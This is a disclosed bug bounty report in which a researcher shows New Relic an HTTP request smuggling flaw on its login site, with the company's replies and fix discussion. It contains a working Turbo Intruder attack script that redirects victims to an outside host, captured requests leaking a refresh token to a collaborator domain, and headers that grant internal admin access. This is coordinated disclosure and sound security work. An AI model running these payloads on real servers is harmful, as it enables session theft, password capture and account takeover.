Password theft login.newrelic.com via Request Smuggling

Share:

State ○ Resolved (Closed)

Disclosed **August 30, 2019 6:36am +0530**

Reported To **New Relic**

Asset login.newrelic.com
(Domain)

Weakness HTTP Request Smuggling

Bounty $3,000

Severity High (7 ~ 8.9)

Participants

Visibility Disclosed (Full)

Collapse

SUMMARY BY ALBINOWAX

I've posted a writeup of this exploit and others using the same technique at https://portswigger.net/blog/http-desync-attacks-request-smuggling-reborn

Warning: Do not copy the Turbo Intruder attack script used in this report. Because `requestsPerConnection` is not set to 1, it can cause false positives on non-vulnerable targets

TIMELINE

albinowax submitted a report to **New Relic**. Feb 19th (7 months ago)

Hi,

The Rails application at login.newrelic.com is accessed through a proxy written in Golang, and an nginx server. By sending an ambiguous request, an attacker can desynchronize these servers, leaving the socket to the backend poisoned with a harmful response. This response will then be served up to the next visitor.

The desync occurs when sending a request with a Content-Length header and a valid Transfer-Encoding header followed by an invalid Transfer-Encoding header. The Golang proxy only examines the second Transfer-Encoding which is invalid, so it uses the Content-Length instead. However the nginx server prioritises the valid Transfer-Encoding header and therefore ignores the Content-Length.

To replicate this issue, run the following script in Turbo Intruder. It issues the desync request, and then simulates 10 requests from normal visitors. It's quite unreliable as it may poison another visitor instead of your own requests, but you should see that one of the victim requests gets a 301 response which redirects to https://skeletonscribe.net/. This script targets staging-login.newrelic.com: to avoid having an impact on the production environment.

```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint='https://staging-login.newrelic.com:443',
                           concurrentConnections=5,
                           requestsPerConnection=5,
                           pipeline=False,
                           maxRetriesPerRequest=0
                           )

    attack = '''POST /login HTTP/1.1
Host: staging-login.newrelic.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/7
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Cookie: optimizelyEndUserId=oeu1547215128308r0.023321653201122228; ajs_user_id=null; ajs_group_id=null; ajs_anonymou
Content-Type: application/x-www-form-urlencoded
Content-Length: 189
Transfer-Encoding: chunked
Transfer-Encoding: foo

3e
return_to=https%3A%2F%2Fstaging-insights-embed.newrelic.com%2F
0

GET / HTTP/1.1
Host: staging-login.newrelic.com:123
X-Forwarded-Host: skeletonscribe.net
Content-Length: 10

x='''
    engine.queue(attack)
    engine.start()


def handleResponse(req, interesting):
    table.add(req)
    if req.code == 200:
        victim = '''GET /?x= HTTP/1.1
Host: staging-login.newrelic.com
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/7(
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Cookie: optimizelyEndUserId=oeu1547215128308r0.023321653201122228; ajs_user_id=null; ajs_group_id=null; ajs_anonymou

'''

        for i in range(10):
            req.engine.queue(victim)
```

Since this technique allows attackers to bypass rules in frontend systems, it may also be possible to access internal content that's meant to be private.

Impact

By redirecting javascript imports to a malicious domain, an attacker can inject a keylogger and steal user passwords from your login page. This attack requires no user interaction

albinowax posted a comment. Feb 19th (7 months ago)

As well as getting stored XSS on the login page by redirecting javascript loads, this technique can be used to hijack non-browser based software that interacts with your server. Here's a couple of requests to the login staging site that got redirected to my domain:

```
GET /x HTTP/1.1
content-type: application/x-www-form-urlencoded
host: a6hsd9f77ih7f2xndvrf3yrdc4iw6l.burpcollaborator.net:443
connection: close
content-length: 382

refresh_token=dy6vyhmX02Xdsd%2FYi6U0YzFoeC4tBdpqATVD0cZqjSvWMH7mYWT7DLd8o4iCYm9R0rAPXYKnzvQc39rA2Vd4Pbzqx5oTx0NNcoXz
```

and

```
GET /x HTTP/1.1
Host: a6hsd9f77ih7f2xndvrf3yrdc4iw6l.burpcollaborator.net
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.101 Safari/537.3
Accept: text/css,*/*;q=0.1
DNT: 1
Referer: https://staging-login.newrelic.com/login?return_to=https%3A%2F%2Fstaging-account.newrelic.com%2Faccounts%2F
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.8
X-NewRelic-Synthetics: PwcbUEpBDAQCAVUHB1IaUQUEAR5WUFcEHQNeAAwVUQcCUg9RAQUBVlZVFU1EAlwDAQBRUA8cU1RcUhsHV1dSTwlVWQAV
X-Abuse-Info: Request sent by a New Relic Synthetics Monitor (https://docs.newrelic.com/docs/synthetics/new-relic-sy
```

dday posted a comment. Feb 20th (7 months ago)

Hey @albinowax ,


Thanks for the report! This appears be a pretty neat finding, but you'll need to give me some time to try to reproduce this. I'll keep you updated.

Thanks!
@dday

dday changed the status to ○ **Needs more info.** Feb 20th (7 months ago)

Hey @albinowax ,

Maybe you can help me out. I'm attempting to repro this, and when running your script, I indeed see 1 in 10 requests getting 301'd to a local webserver I have running, but it doesn't appear that anything is actually returned:



```
GET /?x= HTTP/1.1
Host: staging-login.newrelic.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2)
AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/70.0.3508.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apn
g,*/*;q=0.8
Accept-Encoding: gzip, deflate
```

```
HTTP/1.1 301 Moved Permanently
Content-Type: text/html
Date: Tue, 19 Feb 2019 23:14:10 GMT
Location: https://localhost:8000/
Server: nginx
Status: 301 Moved Permanently
Content-Length: 0
```

When you repro using your `skeletonscribe.net` domain, are you actually seeing the traffic hit `skeletonscribe.net` ?

1 attachment:
F426794: Screen_Shot_2019-02-19_at_3.14.14_PM.png

albinowax changed the status to ○ **New.** Updated Feb 20th (7 months ago)

Hi @dday

The redirect is legitimate - it's pretty common for redirects to have an empty body. However, if turbo intruder successfully snags the poisoned response (as in your screenshot) then you won't see any traffic hit your server because Turbo intruder doesn't follow redirects.

However all normal HTTP clients, including web browsers, do follow redirects. The two stolen requests I showed above came from such clients. If you want to replicate this yourself, you'll need to:

- Comment out the `req.engine.queue(victim)` line to avoid Turbo Intruder getting the poisoned response
- Redirect to a server that's not running on localhost. I personally use the burp collaborator client.

I've attached a screenshot showing what to expect.

1 attachment:
F426971: Screenshot_2019-02-20_at_08.44.44.png

dday changed the status to ○ **Needs more info.** Feb 21st (7 months ago)

Hey @albinowax ,

Thanks for the clarification. I'm still able to reproduce this however myself and my team are having a difficult time 1)Groking why this actually works and 2)What the resolution is.

So here's a few further questions:

In your attack request, you include the following as the request body:

```
3e
return_to=https%3A%2F%2Fstaging-insights-embed.newrelic.com%2F
0

GET /login HTTP/1.1
Host: staging-login.newrelic.com:123
X-Forwarded-Host: example.com
Content-Length: 10

x=
```

How does the `X-Forwarded-Host` header in the request body get used as a header when it's in the body?

Why is the reproduction so inconsistent? I'm trying to understand why it takes so many victim requests to actually hit the evil domain.

How are you getting the request to the evil domain to stay in the proxy. I guess I don't quite grasp how the desync in the `transfer-encoding` header accomplishes this.

Thanks for your patience while we try to figure this one out. It's a pretty gnarly bug, and I'm looking forward to being able to throw $$$ your way.

albinowax changed the status to ○ **New**. Updated Feb 21st (7 months ago)

This attack exploits connection reuse aka `Connection: keep-alive`. It requires a bunch of victim requests because the attack poisons a single backend connection, and your frontend appears to use a pool of connections to talk to backend systems. So you have to keep hitting it until a victim request gets forwarded via the poisoned backend connection.

Regarding the desync, this is the key section:

```
Content-Length: 189
Transfer-Encoding: chunked
Transfer-Encoding: foo

3e
return_to=https%3A%2F%2Fstaging-insights-embed.newrelic.com%2F
0

GET / HTTP/1.1...
```

- Because of the `Transfer-Encoding: foo` the frontend ignores the `Transfer-Encoding: chunked` and instead looks at the Content-Length, and decides this is a single POST request. It forwards the whole thing to the backend
- The backend sees `Transfer-Encoding: chunked` which is an alternative body encoding method that tends to take priority over the Content-Length header. This means it stops reading after the 0/r/n/r/n and everything after that point is interpreted as a second request.
- This second request is incomplete so it sits on the socket between the frontend and backend until the frontend decides to send another request down that connection. This means the second request eventually ends up looking like:

```
GET /login HTTP/1.1
Host: staging-login.newrelic.com:123
X-Forwarded-Host: example.com
Content-Length: 10

x=GET /whatever HTTP/1.1.......
```

To fix this issue, you could:

- Disable connection reuse between the proxy and backend systems (or maybe switch to HTTP/2)
- Or perhaps remove the go proxy and use nginx instead
- Or make the frontend reject or normalise requests that have both Transfer-Encoding: chunked and a Content-Length, or just duplicate Transfer-Encoding/Content-Length headers in general.

dday changed the status to ○ **Triaged**. Feb 22nd (7 months ago)

Hey @albinowax ,

Thanks for the detailed response. I met with our dev teams and we think we know where the issue lies.

This is a pretty dope bug, and I'm going to triage it now.

I'm going to set this to a High severity as it doesn't quite meet our qualification for a Critical severity. But because this is one of the better reports we've gotten, I'll throw you a bonus.

dday updated the severity from Critical (9.8) to High. Feb 22nd (7 months ago)

New Relic rewarded albinowax with a **$2,500** bounty and a **$500** bonus. Feb 22nd (7 months ago)

albinowax posted a comment. Feb 22nd (7 months ago)

Thanks. If you let me know when it's fixed I'll take another look and confirm.

albinowax posted a comment. Feb 22nd (7 months ago)

Also, I should mention that this issue appears to affect quite a lot of your infrastructure beyond just login.newrelic.com (see attached screenshot). I haven't manually verified the findings listed since they might all be behind the same proxy, but it's something to be aware of when you patch. I'll take another look at them once your fix is deployed.

1 attachment:
F428436: Screenshot_2019-02-22_at_15.26.17.png

dday posted a comment. Feb 22nd (7 months ago)

Thanks @albinowax ,

That is correct, we have multiple services running with nginx behind our proxy. Our intended fix should remediate all of these.

albinowax posted a comment. Mar 13th (6 months ago)

Hi @dday

I mentioned briefly in the initial report that this technique could potentially be used to access internal services.

I've just done a bit of followup work on the staging servers and found that I can use the same technique to semi-directly hit the backend of alerts.newrelic.com with arbitrary requests. This means I can omit the `x-nr-external-service: external` service header, so the request will be trusted as though it came from the internal network.

By sending some extra headers I can then get full admin access to everything, on all accounts:

```
Service-Gateway-User-Id: 934454
Service-Gateway-Account-Id: 934454
Service-Gateway-Is-Newrelic-Admin: true
```

Here's the output of hitting the `/internal_api/1/accounts/934454/session` endpoint.

```
{"user":{"id":934454,"account_id":934454,"email":null,"is_newrelic_admin":true,"is_service_gateway_user":true},"curr
```

I've also attached a screenshot showing a list of all routes.

The intended fix will still work fine, but hopefully this is sufficient to reclassify the severity.

1 attachment:
F440683: Screenshot_2019-03-13_at_10.37.57.png

dday posted a comment. Mar 15th (6 months ago)

Hey @albinowax ,

Thanks for reaching out. As per our policy, we pretty explicitly reserve the `critical` severity for RCE. Additionally, we've already awarded a bonus for this. We appreciate your reports and really do hope you continue to throw these awesome bugs our way!

albinowax posted a comment. Mar 15th (6 months ago)

Fair enough, it was worth exploring anyhow.

dday posted a comment. Mar 18th (6 months ago)

Hey @albinowax ,

Just so you're aware - this ended up being a bug with F5, which we've reported to them. I'll let you know as soon as we have a fix in place for you to try to reproduce.

albinowax posted a comment. Apr 25th (5 months ago)

Thanks for the update. I should mention that I'm planning to publish extensive research on this attack class at a security conference in August. You can see the abstract here: https://www.blackhat.com/us-19/briefings/schedule/index.html#http-desync-attacks-smashing-into-the-cell-next-door-15153

After the presentation it's quite likely that other people will notice this vulnerability. As such, I highly recommend ensuring this vulnerability is resolved beforehand.

dmcmahon posted a comment. Apr 26th (5 months ago)

Hi @albinowax,

We're currently testing a mitigation for this issue and will slowly be rolling it out assuming we don't have any major issues. We should be in a good place before Black Hat, but the heads up is much appreciated.

Congratulations on getting your talk accepted, I look forward to seeing it! We'll update you here as soon as we have more progress details to share.

tgalloway closed the report and changed the status to ○ **Resolved**. Jun 10th (3 months ago)

albinowax posted a comment. Jun 11th (3 months ago)

Can I ask how this has been patched? I can't exploit it any more, but it still behaves suspiciously.

dday posted a comment. Jun 11th (3 months ago)

Hey @albinowax ,

Sure - As mentioned before, this ended up being a bug with F5. While the bug is being fixed, we implemented an irule solution until we are given a patch. Can you elaborate on the "suspicious" behavior?

albinowax posted a comment. Jun 11th (3 months ago)

The suspicious behaviour is just certain ambiguous requests causing timeouts which suggests that the core vulnerability hasn't been patched. This makes sense given that you've used an irule hotfix and are still waiting on F5, so I don't think it's anything to worry about. Of course if you want to share the irule I'm happy to verify it.

albinowax requested to disclose this report. Aug 29th (11 days ago)

Can we disclose this? F5 has now issued a security advisory: https://support.f5.com/csp/article/K50375550

ahamlin agreed to disclose this report. Aug 30th (10 days ago)

Absolutely! Thanks again for the excellent research and report.

This report has been disclosed. Aug 30th (10 days ago)